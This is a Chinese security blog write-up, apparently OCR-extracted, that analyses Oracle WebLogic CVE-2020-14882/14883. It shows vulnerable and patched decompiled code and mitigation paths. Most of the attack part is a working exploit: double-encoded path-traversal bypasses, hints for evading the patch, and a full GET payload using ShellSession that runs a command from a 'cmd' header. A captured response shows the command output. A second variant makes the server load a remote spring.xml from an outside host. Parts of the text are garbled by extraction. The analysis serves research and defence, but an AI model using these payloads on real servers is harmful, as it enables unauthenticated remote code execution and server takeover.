


[CVE-2020-14882/14883]WebLogioc console 认证绕过 + 任意代码执行

Caused By: `weblogic.security.service.InvalidParameterException`: No handle class found for type: `com.tangosol.coherence.mvel2.sh.ShellSession`

在 10.3.6.0 上用 `com.tangosol.coherence.mvel2.sh.ShellSession` 失败了,
报错:

```
<2020-10-30 下午04时33分54秒 CST> <Error> <Console> <BEA-240003> <Administration Console entered the following error: com.bea.console.exceptions.NoJMXServerException: Domain Runtime MBean Server is not enabled. You will need to enable it through the JMXMBean.  
    at com.bea.console.utils.MBeanUtils.getDomainRuntimeServiceMBean(MBeanUtils.java:1923)  
    at com.bea.console.utils.MBeanUtilsInitializer.initMBeanUtils(MBeanUtilsInitializer.java:70)  
    at com.bea.console.utils.MBeanUtilsInitializer.initMBean(MBeanUtilsInitializer.java:34)>
```

发现原来是确实没有这个类。



```
Administrator@cqq MINGW64 /e/Oracle/Middleware10.3.6.0  
$ grep -rn "com.tangosol.coherence.mvel2.sh.ShellSession" `find . | grep jar`  
  
Administrator@cqq MINGW64 /e/Oracle/Middleware10.3.6.0  
lApplicationContext" `find . | grep jar`ringframework.context.support.FileSystemXmlApplicationContext  
Binary file ./modules/com.bea.core.repackaged.springframework.spring_1.2.0.0_2-5-3.jar matches
```

不过可以用

`com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext`

这个是各个版本都有的。不过依赖出网。

看来是只要是接收 String 类型的构造方法里能执行命令即可？

[CVE-2020-14883] 任意代码执行

条件：需要有访问 / console/console.portal 的权限（需要认证）。

原因：没有对提供的 handle 指定的类做校验，导致可以指定任意类，然后执行该类的接收一个 String 类型的参数的构造器，导致任意代码执行。

目前除了 com.tangosol.coherence.mvel2.sh.ShellSession 这个类之外，没有公开的其他满足条件的类。

server\lib\consoleapp\webapp\WEB-

INF\lib\console.jar!\com\bea\console\handles\HandleFactory#getHandle(String serializedObjectID)

```
17 @ public static Handle getHandle(String serializedObjectID) { serializedObjectID: "java.net.InetSocketAddress('calc.7f0d6d8991e"
18 if (StringUtils.isEmpty(serializedObjectID)) {
19     throw new InvalidParameterException("No serialized object string specified");
20 } else {
21     serializedObjectID = serializedObjectID.replace( oldChar: '+', newChar: ' ');
22     String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8"); serialized: "java.net.InetSocketAddress('cal
23     int open = serialized.indexOf(40); open: 26
24     if (open < 1) {
25         throw new InvalidParameterException("Syntax error parsing serializedObjectID string: " + serialized);
26     } else {
27         String className = serialized.substring(0, open); className: "java.net.InetSocketAddress"
28         String objectIdentifier = serialized.substring(open + 2, serialized.length() - 2); objectIdentifier: "calc.7f0d
29
30         try {
31             Class handleClass = Class.forName(className); handleClass: java.net.InetSocketAddress
32             Object[] args = new Object[]{objectIdentifier}; args: Object[1]@12611 objectIdentifier: "calc.7f0d6d8991e
33             Constructor handleConstructor = handleClass.getConstructor(String.class); handleClass: Class@2078
34             return (Handle)handleConstructor.newInstance(args);
35         } catch (ClassNotFoundException var8) { 未找到该类则抛出异常
36             throw new InvalidParameterException("No handle class found for type: " + className);
37         } catch (Exception var9) { 其他异常
38             throw new InvalidParameterException("Unable to instantiate handle type: " + className, var9);
39         }
```

修复方式是判断这个 className 是否为 Handle 类的子类


```
Old_Handle.java -- New_Handle.java X
New_Handle.java > HandleFactory > getHandle(String)
1  com.bea.console.handles;
2
3  java.lang.reflect.Constructor;
4  weblogic.security.service.InvalidParameterException;
5  weblogic.utils.StringUtils;
6  weblogic.utils.http.HttpParsing;
7
8  class HandleFactory {
9  lic static Handle getHandle(String serializedObjectID) {
10 if (StringUtils.isEmptyString(serializedObjectID)) {
11     throw new InvalidParameterException("No serialized object string specified");
12 } else {
13     serializedObjectID = serializedObjectID.replace('+', ' ');
14     String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8");
15     int open = serialized.indexOf(40);
16     if (open < 1) {
17         throw new InvalidParameterException("Syntax error parsing serialized object ID");
18     } else {
19         String className = serialized.substring(0, open);
20         String objectIdentifier = serialized.substring(open + 2, serialized.length());
21
22         try {
23             Class handleClass = Class.forName(className);
24
25             Object[] args = new Object[]{objectIdentifier};
26             Constructor handleConstructor = handleClass.getConstructor(String.class);
27             return (Handle)handleConstructor.newInstance(args);
28         } catch (ClassNotFoundException var8) {
29             throw new InvalidParameterException("No handle class found for " + className);
30         } catch (Exception var9) {
31             throw new InvalidParameterException("Unable to instantiate handle class " + className);
32         }
33     }
34 }
35 }
```

```
1  com.bea.console.handles;
2
3  java.lang.reflect.Constructor;
4  weblogic.security.service.InvalidParameterException;
5  weblogic.utils.StringUtils;
6  weblogic.utils.http.HttpParsing;
7
8  class HandleFactory {
9  lic static Handle getHandle(String serializedObjectID) {
10 if (StringUtils.isEmptyString(serializedObjectID)) {
11     throw new InvalidParameterException("No serialized object string specified");
12 } else {
13     serializedObjectID = serializedObjectID.replace('+', ' ');
14     String serialized = HttpParsing.unescape(serializedObjectID, "UTF-8");
15     int open = serialized.indexOf(40);
16     if (open < 1) {
17         throw new InvalidParameterException("Syntax error parsing serialized object ID");
18     } else {
19         String className = serialized.substring(0, open);
20         String objectIdentifier = serialized.substring(open + 2, serialized.length());
21
22         try {
23             Class handleClass = Class.forName(className);
24             if (!Handle.class.isAssignableFrom(handleClass)) {
25                 className = "";
26                 throw new Exception("Invalid Handle Class detected.");
27             } else {
28                 Object[] args = new Object[]{objectIdentifier};
29                 Constructor handleConstructor = handleClass.getConstructor(String.class);
30                 return (Handle)handleConstructor.newInstance(args);
31             }
32         } catch (ClassNotFoundException var8) {
33             throw new InvalidParameterException("No handle class found for " + className);
34         } catch (Exception var9) {
35             throw new InvalidParameterException("Unable to instantiate handle class " + className);
36         }
37     }
38 }
39 }
```

shadowsock7
<https://blog.csdn.net/caiqiliqi>

图源: https://miro.medium.com/max/700/1*vZbVtrtLOfWO9A9_SLowg.png

它的实现类有 32 个 (10.3.6.0)



找了几个其实现类中的接收一个 String 类型的构造方法中没有能干啥的


```
6 package com.bea.console.handles;
7
8 import ...
9
10
11 public class ModuleDescriptorHandle extends ModuleHandle {
12     public ModuleDescriptorHandle(String objectIdentifier) {
13         this.setType(ModuleDescriptorHandle.class);
14         this.setObjectIdentifier(objectIdentifier);
15     }
16 }
```

[shadowsock7](https://blog.csdn.net/shadowsock7)

12.1.3.0 会报这个错:

`/console/console.portal`

但是貌似跟没能找到这个类没关系。



可能是 ClassLoader 的原因? 有大佬知道么


[CVE-2020-14882] 认证绕过

正常访问

`/console/images/./console.portal`

`/console/images/%2E%2E%2Fconsole.portal`

会重定向到登录页面:



发现其实以下路径都没有认证保护：

- /images/*
- /css/*

尝试路径穿越，或者 url 编码一次的也不行，

```
/console/images/%252E%252E%252Fconsole.portal
```

直到二次编码的../，即

```
/console/console.portal
```

这才绕过了对

```
/console/css/%25%32%65%25%32%65%25%32%66console.portal
```

页面的认证保护。

或者这样形式的二次编码

```
private static final String[] IllegalUrl = new String[]{";", "%252E%252E", "%2E%2E", "..", "%3C", "%3E", "<", ">"};
```

也可以。应该可以绕过这次的补丁（没拿到补丁没有试）

由于补丁是在遍历列表中的 String 进行 contains 判断，

```
/console/css/%252e%252e%252fconsole.portal
```

所以将大写换成小写应该也可以绕过这次的补丁。

```
GET /console/css/%25%32%65%25%32%65%25%32%66consoleindirect.portal?test_handle=com.taobao.coh
```


可以看出这里的参数 handle 也可以是其他的，只要以 handle 结尾即可。

回显

思路是拿到当前 thread=> 拿到 request=> 拿到 response=> 写到客户端

参考：

- [lufei 大佬的 2725 的回显构造方式](https://xz.aliyun.com/t/5299)
- <https://github.com/feihong-cs/Java-Rce-Echo/blob/master/weblogic/code/WeblogicEcho.jsp>

回显测试成功：

12.2.1.3.0

12.2.1.4.0

14.1.1.0.0


回显代码：

```
GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.S
```




```
ervletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStream().flush();} currentThread.interrupt();') HTTP/1.1
Host: cqq.com:7001
Connection: close
cmd: whoami
```

Request
Raw Params Headers Hex
1 GET /console/css/%252e%252e%252fconsolejndi.portal?handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread.currentThread() = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};if(cmd != null){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getOutputStream().flush();} currentThread.interrupt();') HTTP/1.1
2 Host: cqq.com:7001
3 Connection: close
4 Content-Length: 2
5 cmd: whoami
6

Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Sat, 31 Oct 2020 06:14:07 GMT
4 Content-Type: text/html; charset=UTF-8
5 Set-Cookie: ADMINCONSOLESESSION=pJp9US9d8KdgcInveaZZBqhDKRz2OWFPD2398qLfo path=/console/; HttpOnly
6 Content-Length: 19
7
8 cqq\\administrator
9


Request
Raw Params Headers Hex
GET /console/css/%2532%65%2532%65%2532%66consolejndi.portal?JNDIContentSecurityPoliciesPortlethandle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext('http://192.168.170.1:8877/spring.xml') HTTP/1.1
Host: 192.168.170.250:7001
Connection: close



```
at com.bea.console.handlers.HandleConverter.  
at org.apache.commons.beanutils.ConvertUtil.  
n.java:428>  
at org.apache.commons.beanutils.ConvertUtil.  
ava:438>  
Truncated. see lo  
Caused By: java.lang.Clas  
.context.support.FileSyst  
le.handlers.Handle  
at com.bea.consol  
>  
50>  
at com.bea.consol  
n.java:428>  
at org.apache.com  
17>  
at com.bea.consol  
ava:438>  
Truncated. see lo
```

```
192.168.170.250 - - [31/Oct/2020 02:51:01] "GET /spring.xml HTTP/  
0 -  
192.168.170.250 - - [31/Oct/2020 02:51:01] "GET /spring.xml HTTP/  
0 -  
192.168.170.250 - - [31/Oct/2020 02:51:40] "GET /spring.xml HTTP/  
0 -
```

0 matches
Done

使用 Thread.interrupt() 可以中断线程。避免命令被执行多次。参考：

<https://twitter.com/testanull/status/1322038876311990272>

缓解措施

尝试复现的时候发现 / console/consolejndi.portal 路径也可以触发，所以至少禁止以下路径的访问。或者直接禁止访问 console。

- /console/console.portal
- /console/consolejndi.portal

参考：

- [CVE-2020-14882 weblogic 未授权命令执行复现](#)
- [cve-2020-14882 weblogic 绕过登录分析](#)
- <https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981dbf>
- <https://github.com/jas502n/CVE-2020-14882>